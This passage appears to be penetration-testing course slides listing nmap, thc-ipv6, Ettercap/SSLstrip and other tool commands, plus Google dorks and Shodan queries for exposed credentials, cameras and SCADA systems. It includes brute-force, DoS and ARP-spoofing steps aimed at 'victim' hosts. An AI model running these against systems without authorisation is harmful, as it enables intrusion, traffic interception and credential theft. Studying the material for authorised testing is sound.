-script-args	nmap -script snmp-sysdescr -script-args snmpcommunity=admin 192.168.1.1	NSE script with arguments

Nmap – Vulnerability Scanning

EXAMPLE	DESCRIPTION
<code>nmap -Pn -script=http-sitemap-generator scanme.nmap.org</code>	http site map generator
<code>nmap -n -Pn -p 80 -open -sV -vvv -script banner,http-title -iR 1000</code>	Fast search for random web servers
<code>nmap -Pn -script=dns-brute domain.com</code>	Brute forces DNS hostnames guessing subdomains
<code>nmap -n -Pn -vv -O -sV -script smb-enum*,smb-ls,smb-mbenum,smb-os-discovery,smb-s*,smb-vuln*,smbv2* -vv 192.168.1.1</code>	Safe SMB scripts to run
<code>nmap -script whois* domain.com</code>	Whois query
<code>nmap -p80 -script http-unsafe-output-escaping scanme.nmap.org</code>	Detect cross site scripting vulnerabilities
<code>nmap -p80 -script http-sql-injection scanme.nmap.org</code>	Check for SQL injections

Nmap – Firewall / IDS Evasion and Spoofing

SWITCH	EXAMPLE	DESCRIPTION
-D	nmap -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1	Send scans from spoofed IPs
-D	nmap -D decoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip	Above example explained
-S	nmap -S www.microsoft.com www.facebook.com	Scan Facebook from Microsoft (-e eth0 -Pn may be required)
-g	nmap -g 53 192.168.1.1	Use given source port number
-proxies	nmap -proxies http://192.168.1.1:8080, http://192.168.1.2:8080 192.168.1.1	Relay connections through HTTP/SOCKS4 proxies
-data-length	nmap -data-length 200 192.168.1.1	Appends random data to sent packets

Nmap – Output

SWITCH	EXAMPLE	DESCRIPTION
-oN	nmap 192.168.1.1 -oN normal.file	Normal output to the file normal.file
-oX	nmap 192.168.1.1 -oX xml.file	XML output to the file xml.file
-v	nmap 192.168.1.1 -v	Increase the verbosity level (use -vv or more for greater effect)
-d	nmap 192.168.1.1 -d	Increase debugging level (use -dd or more for greater effect)
-packet-trace	nmap 192.168.1.1 -T4 -packet-trace	Show all packets sent and received
-iflist	nmap -iflist	Shows the host interfaces and routes

Nmap – useful flags

EXAMPLE	DESCRIPTION
<code>nmap -p80 -sV -oG - -open 192.168.1.1/24 grep open</code>	Scan for web servers and grep to show which IPs are running web servers
<code>nmap -iR 10 -n -oX out.xml grep "Nmap" cut -d " " -f5 > live-hosts.txt</code>	Generate a list of the IPs of live hosts
<code>nmap -iR 10 -n -oX out2.xml grep "Nmap" cut -d " " -f5 >> live-hosts.txt</code>	Append IP to the list of live hosts
<code>ndiff scan1.xml scan2.xml</code>	Compare output from nmap using the ndif
<code>xsltproc nmap.xml -o nmap.html</code>	Convert nmap xml files to html files
<code>grep " open " results.nmap sed -r 's/+/ /g' sort uniq -c sort -rn less</code>	Reverse sorted list of how often ports turn up

Nmap – useful flags (2)

EXAMPLE	DESCRIPTION
<code>nmap -iR 10 -PS22-25,80,113,1050,35000 -v -sn</code>	Discovery only on ports x, no port scan
<code>nmap 192.168.1.1-1/24 -PR -sn -vv</code>	Arp discovery only on local network, no port scan
<code>nmap -iR 10 -sn -traceroute</code>	Traceroute to random targets, no port scan
<code>nmap 192.168.1.1-50 -sL -dns-server 192.168.1.1</code>	Query the Internal DNS for hosts, list targets only
<code>nmap 192.168.1.1 --packet-trace</code>	Show the details of the packets that are sent and received during a scan and capture the traffic.

Nmap – professional commands

EXAMPLE	DESCRIPTION
<code>nmap --script ip-geolocation-* <target></code>	Geolocating an IP address
<code>nmap -p80 --script http-google-malware -v malwareweb.com</code>	Checking if a host is known for malicious activities
<code>nmap -p80 --script http-google-email,http-email-harvest <target></code>	Collecting valid e-mail accounts
<code>nmap --script dns-brute host.com</code>	Brute forcing DNS records
<code>nmap -sV --script vulscan <target> -PS80</code>	Perform Vulnerability scan
<code>nmap -p80,443 --script http-methods scanme.nmap.org</code>	Listing supported HTTP methods

`nmap --script-updatedb`

Nmap – professional commands (2)

EXAMPLE	DESCRIPTION
<code>nmap --script http-open-proxy -p8080 <target></code>	Checking if an HTTP proxy is open
<code>nmap --script http-enum -p80 <target></code>	Discovering interesting files on webserver
<code>nmap -p80 --script http-brute --script-args http-brute.path=/admin/ <target></code>	Brute forcing HTTP authentication
<code>nmap -p80 --script http-brute --script-args brute.firstOnly <target></code>	To quit after finding one valid account
<code>nmap -p80 --script http-default-accounts <target></code>	Testing default credentials in web Applications
<code>nmap -p80 --script http-wordpress-brute <target></code>	Brute force wordpress password

`nmap --script-updatedb`

Nmap – professional commands (3)

EXAMPLE	DESCRIPTION
<code>nmap -p80 --script http-joomla-brute <target></code>	Brute-force password auditing Joomla
<code>nmap -p80 --script http-waf-detect <target></code>	Detecting web application firewalls
<code>nmap -p80 --script http-methods,http-trace --script-args http-methods.retest <target></code>	Detecting cross site tracing - XST vulnerabilities
<code>nmap -p80 --script http-unsafe-output-escaping <target></code>	Detecting Cross Site Scripting XSS
<code>nmap -p80 --script http-sql-injection <target></code>	Finding SQL injection vulnerabilities in web applications
<code>nmap -p80 --script http-slowloris --max-parallelism 300 <target></code>	Detecting web servers vulnerable to slowloris DDoS

`nmap --script-updatedb`

`inurl:"index.php?option=com_" -site:joomla.org`

Nmap – professional commands (4)

EXAMPLE	DESCRIPTION
<code>nmap -p3306 --script mysql-databases --script-args mysqluser=<user>,mysqlpass=<password> <target></code>	Listing MySQL databases
<code>nmap -p3306 --script mysql-users --script-args mysqluser=<user>,mysqlpass=<pass> <target></code>	Listing MySQL users
<code>nmap -p3306 --script mysql-empty-password <target></code>	Finding root accounts with empty passwords
<code>nmap -p3306 --script mysql-brute <target></code>	Brute forcing MySQL passwords
<code>nmap -sV --script oracle-brute --script-args oracle-brute.sid=TEST <target></code>	Brute forcing Oracle passwords
<code>nmap -p1433 --script ms-sql-brute <target></code>	Brute forcing MS SQL passwords

nmap --script-updatedb

Nmap – professional commands (5)

EXAMPLE	DESCRIPTION
<code>nmap -p1433 --script ms-sql-empty-password,ms-sql-dump-hashes <target></code>	Dumping the password hashes of an SQL server
<code>nmap -p1433 --script ms-sql-empty-password -v <target></code>	Finding sysadmin accounts with password
<code>nmap -p 27017 --script mongodb-databases <target></code>	Listing MongoDB databases
<code>nmap -p 27017 --script mongodb-info <target></code>	Retrieving MongoDB server information
<code>nmap -p5984 --script couchdb-databases <target></code>	Listing CouchDB databases
<code>nmap -p5984 --script couchdb-stats 127.0.0.1</code>	Retrieving CouchDB database statistics

nmap --script-updatedb

Nmap – Auditing Mail Server

EXAMPLE	DESCRIPTION
<code>nmap -p80 --script http-google-email <target></code>	Discovering valid e-mail accounts using Google Search
<code>nmap -p25 --script smtp-brute <target></code>	Brute forcing SMTP passwords
<code>nmap -p25 --script smtp-enum-users <target></code>	Enumerating users in an SMTP server
<code>nmap -sV --script smtp-strangeport <target></code>	Detecting backdoor SMTP servers
<code>nmap -p143 --script imap-brute <target></code>	Brute forcing IMAP passwords
<code>nmap -p110 --script pop3-brute <target></code>	Brute forcing POP3 passwords

```
# nmap --script-updatedb
```

Nmap – Exporting scan results

EXAMPLE	DESCRIPTION
<code>nmap -F -oN scanme.txt <target></code>	Saving scan results in normal format
<code>nmap -A -O -oX scanme.xml scanme.nmap.org</code>	In XML format
<code>apt-get install pbnj</code> <code>scanpbnj -a "-p-" vitbhopal.ac.in</code>	Saving scan results to a SQLite database
<code>nmap -F -oG scanme.grep vitbhopal.ac.in</code>	Saving scan results in a greppable format
<code>nmap -O -A 192.168.1.0/24</code>	Generating a network topology graph (ZenMap)
<code>nmap -A -oX results.xml scit.edu</code> <code>xsltproc results.xml -o results.html</code>	Generating an HTML scan report

nmap --script-updatedb

The Harvester

TheHarvester is an OSINT tool for gathering subdomains, email addresses, open ports, banners, employee names, and much more from different public sources. (Google, Bing, PGP key servers, ...). In order to gather this information it will do active and passive information gathering.

```
theharvester -d [domain] -l [amount of depthness] -b [search engines] -f [filename]
```

- theharvester -d google.com -l 500 -b all
- theharvester -d google.com -l 500 -b all -f results.html

A tool used to capture and decode SSL/TLS (Secure Sockets Layer/Transport Layer Security) traffic. It's similar to tcpdump but specifically designed for SSL/TLS, providing human-readable output of the encrypted communication.

It can allow you to see:

- SSL/TLS Versions
- Cipher Suites: algorithms are used for encryption and authentication.
- Certificates: The X.509 certificates exchanged between the client and server.
- Handshake Details: The steps involved in the SSL/TLS handshake.
- Application Data: The decrypted application data

SSLdump

- `apt install ssldump -y`
- `ssldump -i eth0` (capture live SSL/TLS traffic)
- `ssldump -i eth0 port 443` (capture it on port)
- `ssldump -r capture.pcap` (Read and Analyze a PCAP File)
- `sudo ssldump -i eth0 -k private.key` (decrypt using private key)
- `ssldump -i eth0 -H` (Show Only SSL Handshakes)
- `ssldump -i eth0 -w output.pcap` (output to pcap file)

SSLdump

- `ssldump -i eth0 -n -A` (Analyze SSL Handshake & Extract Cipher Suites)
- `ssldump -i eth0 host example.com` (capture for specific host)
- `ssldump -i eth0 -l sslkeylog.txt` (Decrypt TLS 1.2+ Traffic Using an SSL Key log)
- `ssldump -i eth0 | grep Cipher` (Extract TLS 1.2 Cipher Suite)

Metagoofil

Metagoofil is a very powerful OSINT information gathering tool, developed by Edge Security. In essence, Metagoofil is used to extract metadata from the target. It supports various file types, including pdf, doc, xls and ppt.

Usage: metagoofil options:-

-d: domain to search

-t: filetype to download

(pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)

-l: limit of results to search (default 200)

-h: work with documents in directory (use “yes” for local analysis)

-n: limit of files to download

-o: working directory (location to save downloaded files)

-f: output file

Metagoofil

- `git clone https://github.com/laramies/metagoofil.git`
- `chmod +x *`
- `metagoofil.py -d apple.com -t doc,pdf -l 200 -n 50 -o applefiles -f results.html`
- `metagoofil.py -h yes -o applefiles -f results.html` (local dir analysis)

A tools for attacking and auditing IPv6 networks. It's a powerful collection of utilities that can be used for various IPv6-related tasks, including network discovery, vulnerability scanning, and exploitation, It can provide:

- ❖ IPv6 Network Discovery
- ❖ IPv6 Address Spoofing
- ❖ IPv6 Router Advertisement Attacks
- ❖ IPv6 Neighbor Discovery Attacks
- ❖ IPv6 Denial-of-Service (DoS) Attacks
- ❖ IPv6 Security Auditing

thc-ipv6

- `atk6-alive6 -i eth0` Find Live Hosts
- `atk6-dnsdict6 example.com` Brute Force IPv6 Subdomains
- `atk6-trace6 -i eth0 google.com` IPv6 Traceroute – `trace6`
- `atk6-parasite6 -i eth0 victim-ip` MITM Attack
- `atk6-redir6 -i eth0 victim-ip` ICMP redirect attack
- `atk6-fake_router6 eth0` Fake router
- `atk6-flood_router6 eth0` DOS attack
- `atk6-flood_advertise6 eth0` Neighbor Advertisement Flooding
- `atk6-toobig6 eth0 victim-ip` MTU Attack
- `atk6-smurf6 -i eth0 victim-ip` SMURF attack
- `atk6-exploit6 victim-ip` Vulnerability scan
- `atk6-denial6 victim-ip` DOS collection
- `atk6-fake_mld6 -i eth0` Spoof IPv6
- `fake_mipv6 eth0` Fake mobile IPv6
- `atk6-thcping6 -i eth0 victim-ip` custom ping packet

thc-ipv6

- `cd /usr/lib/thc-ipv6`
- `atk6-alive6 -i eth0` (all active IPv6 devices)
- `atk6-dnsdict6 example.com` (Discover subdomains)
- `atk6-trace6 -i eth0 google.com` (IPv6 traceroute)
- `atk6-parasite6 -i eth0 vitbhopal.ac.in` (MiTM attack)
- `atk6-redir6 -i eth0 <target>` (redirect attack)
- `atk6-fake_router6 eth0` (fake router advertisement)
- `atk6-flood_router6 eth0` (DDoS attack)


thc-ipv6

- `atk6-flood_advertise6 eth0` (Neighboring adv flooding)
- `atk6-toobig6 eth0 <target>` (reduce MTU to slow down conn)
- `atk6-smurf6 -i eth0 <target>` (smurf attack)
- `atk6-exploit6 <target>` (check for ipv6 vulnerabilities)
- `atk6-denial6 <target>` (execute multiple DDoS)
- `atk6-implementation6 victim-ip` (IPv6 protocol misconfigurations)

- `atk6-detect-new-ip6 eth0` (monitor network for ipv6 devices)
- `atk6-fake_mld6 -i eth0` (spoof ipv6 address)
- `Atk6-fake_mipv6 eth0` (Hijack a mobile IPv6 address)
- `atk6-thcping6 -i eth0 <target>` (Send custom IPv6 ping packets)

Unleashing google dorks

Google Dorking (also known as Google Hacking) can be used ethically for penetration testing, cybersecurity assessments, and vulnerability discovery, these are commonly used by ethical hackers for security testing, bug bounty hunting, or open-source intelligence (OSINT):



Google offered in: हिन्दी বাংলা తెలుగు मराठी தமிழ் ગુજરાતી ಕನ್ನಡ മലയാളം ਪੰਜਾਬੀ

GD – Login Pages

- ❖ inurl:login
- ❖ intitle:"admin login"
- ❖ inurl:admin intitle:login
- ❖ site:example.com inurl:admin
- ❖ inurl:wp-login.php
- ❖ inurl:login.aspx
- ❖ inurl:auth intitle:Login
- ❖ inurl:"user_login"
- ❖ intitle:"Sign in" inurl:login
- ❖ inurl:cpanel intitle:"login"

GD – Exposed Files

intitle:"index of" "backup"
intitle:"index of" "config"
intitle:"index of" "database"
intitle:"index of" "credentials"
intitle:"index of" ".git"
intitle:"index of" "env"
intitle:"index of" "mysql"
intitle:"index of" "ftp"
intitle:"index of" "users"
intitle:"index of" "sitebackup"

GD – Sensitive Information

```
filetype:env "APP_SECRET="
filetype:log intext:"password"
filetype:sql intext:"INSERT INTO"
filetype:xls intext:"username"
filetype:cfg intext:"admin"
filetype:ini intext:"password"
filetype:txt intext:"login"
filetype:pdf intext:"confidential"
filetype:xls intext:"email"
inurl:passwd filetype:txt
```

GD – Configuration/Server Info

```
intitle:"phpinfo()" "PHP Version"  
filetype:xml inurl:web.config  
inurl:".env" filetype:env  
inurl:config.php  
filetype:json intext:"database"  
inurl:docker-compose.yml  
inurl:"/phpmyadmin/"  
inurl:".bash_history"  
filetype:yaml intext:"password:"  
intitle:"Apache Status"
```

GD – Exposing IoT devices

inurl:view/view.shtml
intitle:"Live View / - AXIS"
inurl:"ViewerFrame?Mode="
intitle:"Network Camera"
inurl:8080 intitle:"Server"
intitle:"webcamXP 5"
inurl:"/remote/login"
inurl:"":10000" intitle:"Webmin"
intitle:"Welcome to nginx!"
inurl:"":9000" intitle:"SonarQube"

GD – Web vulnerabilities

Exposed .git or version control

inurl:.git/config filetype:txt
intitle:"index of" ".git"

PHP Errors and Debug Pages

intitle:"phpinfo()" "PHP Version"
intext:"Notice: Undefined variable"
intext:"Fatal error" "on line"

GD – Web vulnerabilities

Exposed Env Files (Secrets, DB creds)

inurl:..env DB_PASSWORD filetype:env
intext:"APP_KEY=" filetype:env

Exposed Laravel/Framework Debug

intext:"Whoops! There was an error" Laravel

GD – Web vulnerabilities

Misconfigured CMS (WordPress, Joomla, etc.)

inurl:wp-content/plugins/ filetype:txt
inurl:administrator/index.php Joomla
inurl:"/sites/default/files/"

Struts, Tomcat, Jetty Exposure

inurl:struts/web console
intitle:"Apache Tomcat" "manager"
intitle:"Welcome to Jetty"

GD – Web vulnerabilities

Directory Traversal or Path Disclosure

```
intext:"Warning: include" "failed to open stream"  
intext:"Warning: require_once()"
```

Database Dumps / SQL Exports

```
filetype:sql "insert into"  
filetype:db "CREATE TABLE"
```

GD – Web vulnerabilities

Open FTP / WebDAV Directories

intitle:"Index of /ftp"
intitle:"Index of /webdav"

Open Jenkins, GitLab, CI/CD Tools

intitle:"Dashboard [Jenkins]"
inurl:"/users/sign_in" intitle:"GitLab"
inurl:8080 intitle:"SonarQube"

GD – Web vulnerabilities

Exposed Monitoring Dashboards

intitle:"Grafana" inurl:login
intitle:"Kibana" inurl:app/kibana
intitle:"Prometheus Time Series"

Exposed API Keys / Tokens

filetype:json intext:"api_key"
filetype:yaml intext:"token:"
intext:"AWS_SECRET_ACCESS_KEY"

GD – for CTF/practice

Identifying honeypots

intitle:"Vulnerable Web Application"
inurl:"mutillidae"
inurl:"dvwa/login.php"
inurl:"bWAPP/login.php"

site:example.com inurl:admin
site:example.org filetype:sql

Exploit ports, etc

port:21	→ Open FTP
port:22	→ SSH service
port:23	→ Telnet (often insecure)
port:80	→ HTTP web servers
port:443	→ HTTPS
port:3306	→ MySQL (should NOT be public)
port:6379	→ Redis (no auth by default)
port:9200	→ Elasticsearch
port:27017	→ MongoDB (often no auth)
port:5000	→ Flask apps (dev server)

Exploit cameras

```
product:WebcamXP  
product:GoAhead-Webs  
product:AVTECH  
title:"IP Camera"
```

Exploit SCADA Systems

```
port:502 Modbus  
port:102 Siemens  
port:1911 Tridium Niagara  
port:47808 BACnet
```

Exposed Admin Panels

title:"Remote Desktop Web Connection"

title:"phpMyAdmin"

http.title:"Admin Panel"

http.favicon.hash:-247388890 → (Jenkins)

Insecure Protocols

has_screenshot:true port:23

product:"VNC"

"Authentication disabled" port:5900

Web Tech/Headers

```
http.component:"Apache"  
http.component:"nginx"  
http.title:"Welcome to nginx"  
ssl:"Let's Encrypt"
```

Login Pages

```
title:"Login" port:80  
"Server: Boa/0.94.14rc21"
```

SSL/TLS Certificate Queries

```
services.tls.certificates.leaf_data.subject.common_name:*.example.com  
services.tls.certificates.leaf_data.subject.organization:"Let's Encrypt"  
services.tls.certificates.leaf_data.issuer.common_name:"Cloudflare"
```

Search Protocols

```
services.service_name:HTTP  
services.service_name:FTP  
services.service_name:MongoDB  
services.service_name:Kubernetes
```

Search by Port

services.port:9200 → Elasticsearch

services.port:6379 → Redis

services.port:27017 → MongoDB

Search Softwares

services.software.product:nginx

services.software.product:Apache

services.software.product:Jenkins

services.software.product:"OpenSSH"

Search by Banner

```
services.banner:"Unauthorized use is prohibited"  
services.banner:"Welcome to"
```

Search Geographic Metadata

```
location.country:"India"  
location.city:"Bhopal"
```

Misconfigured Cloud Instances

```
services.service_name:S3  
services.service_name:Kubernetes  
services.service_name:Elasticsearch
```

Some more

```
port:22 country:"IN" product:"OpenSSH"
```

```
services.software.product:"Elasticsearch" AND services.port:9200 AND  
location.country="US"
```

- Uniscan is a simple web vulnerability scanner that scans for LFI, RFI and RCE vulnerabilities.

- > uniscan -u <target>
- > uniscan -u <target> -q (scan for directories on the target website)
- > uniscan -u <target> -w (scan for files located on the web server)
- > uniscan -u <target> -e (can the target website's "robots.txt" or sitemap.xml)
- > uniscan -u <target> -d (perform dynamic checks on the target website)
- > uniscan -u <target> -s (scan to detecting LFI, RFI and RCE vulnerabilities)
- > uniscan -u <target> -r (see if the target is vulnerable to DoS or DDos)
- > uniscan -u <target> -j (perform OS fingerprinting on the target)
- > uniscan -u <target> -qwedsr (scan all above in one)
- > uniscan -u <target> -b (background scan)

Lynis - Security Tool for Audit

- Lynis is an open-source security auditing tool for UNIX derivatives like Linux, Mac OS, BSD, other Unix-based operating systems etc. Performing extensive health scan of systems that support System Hardening and Compliance Testing.

- > apt-get install lynis
- > lynis show
- > lynis audit system
- > lynis audit system --forensics
- > lynis audit system --pentest
- > lynis audit system --verbose

Above - invisible sniffer

Invisible protocol sniffer for finding vulnerabilities in the network.

- > above --interface eth0 --timer 120
- > above --interface eth0 --timer 120 --output above.pcap
- > above --input abc.cap

- > above --interface eth0 --passive-arp (invisible ARP scan)

Ettercap / Bettercap

The tool can perform man in the middle attack. MITM attacks involve intercepting and potentially altering the communication between two parties. These attacks can target various types of communications, including HTTP, HTTPS, DNS, and even email.

Common Types of MITM Attacks:

ARP Spoofing: Manipulating the ARP tables to intercept traffic between devices on a local network.

DNS Spoofing: Redirecting DNS queries to malicious sites.

HTTPS Downgrade Attacks: Downgrading HTTPS connections to HTTP to intercept and manipulate encrypted traffic.

Ettercap / Bettercap

> apt-get install ettercap-graphical bettercap wireshark sslstrip

> echo 1 > /proc/sys/net/ipv4/ip_forward (enable IP forwarding - allow traffic to pass through our machine)

ARP Spoofing is one of the most common MITM attack techniques. It involves sending forged ARP (Address Resolution Protocol) messages over a local network to associate the attacker's MAC address with the IP address of another device, such as a router.

> ettercap -G

Select Network Interface: In the Ettercap GUI, go to Sniff > Unified Sniffing and select the network interface you want to use (e.g., eth0 or wlan0).

Ettercap / Bettercap

Scan the network for active hosts by navigating to Hosts > Scan for Hosts.

Select Targets: After scanning, add the router as Target 1
and the victim's IP as Target 2:

Go to Hosts > Host List.

Select the **router's IP address** and click Add to **Target 1**.

Select the **victim's IP address** and click Add to **Target 2**.

Start ARP Spoofing: Start the MITM attack by going to Mitm > ARP poisoning
and selecting Sniff remote connections.

Ettercap / Bettercap

Intercepting HTTP/HTTPS Traffic with SSLstrip

SSLstrip is a tool that forces HTTPS traffic to downgrade to HTTP, allowing an attacker to intercept and manipulate the data.

Step 1: Set Up SSLstrip

```
> sudo sslstrip -l 8080
```

Redirect Traffic: Use iptables to redirect traffic from port 80 (HTTP) to SSLstrip's port (8080):

```
> iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

Ettercap / Bettercap

DNS Spoofing with ettercap: DNS Spoofing involves redirecting DNS requests from legitimate websites to malicious ones, allowing the attacker to capture sensitive information or deliver malicious payloads.

Mitigating MiTM

Step 1: Use HTTPS Everywhere: Always use HTTPS for communication, especially on public networks, to ensure encryption.

Step 2: Implement ARP Spoofing Detection: Use tools like arpswatch or XArp to detect and prevent ARP spoofing on your network.

Step 3: Use VPNs for Secure Communication: Virtual Private Networks (VPNs) provide an additional layer of encryption, making it difficult for attackers to intercept traffic.

Step 4: Regularly Monitor Network Traffic: Use tools like Wireshark and intrusion detection systems (IDS) to regularly monitor network traffic for signs of MITM attacks.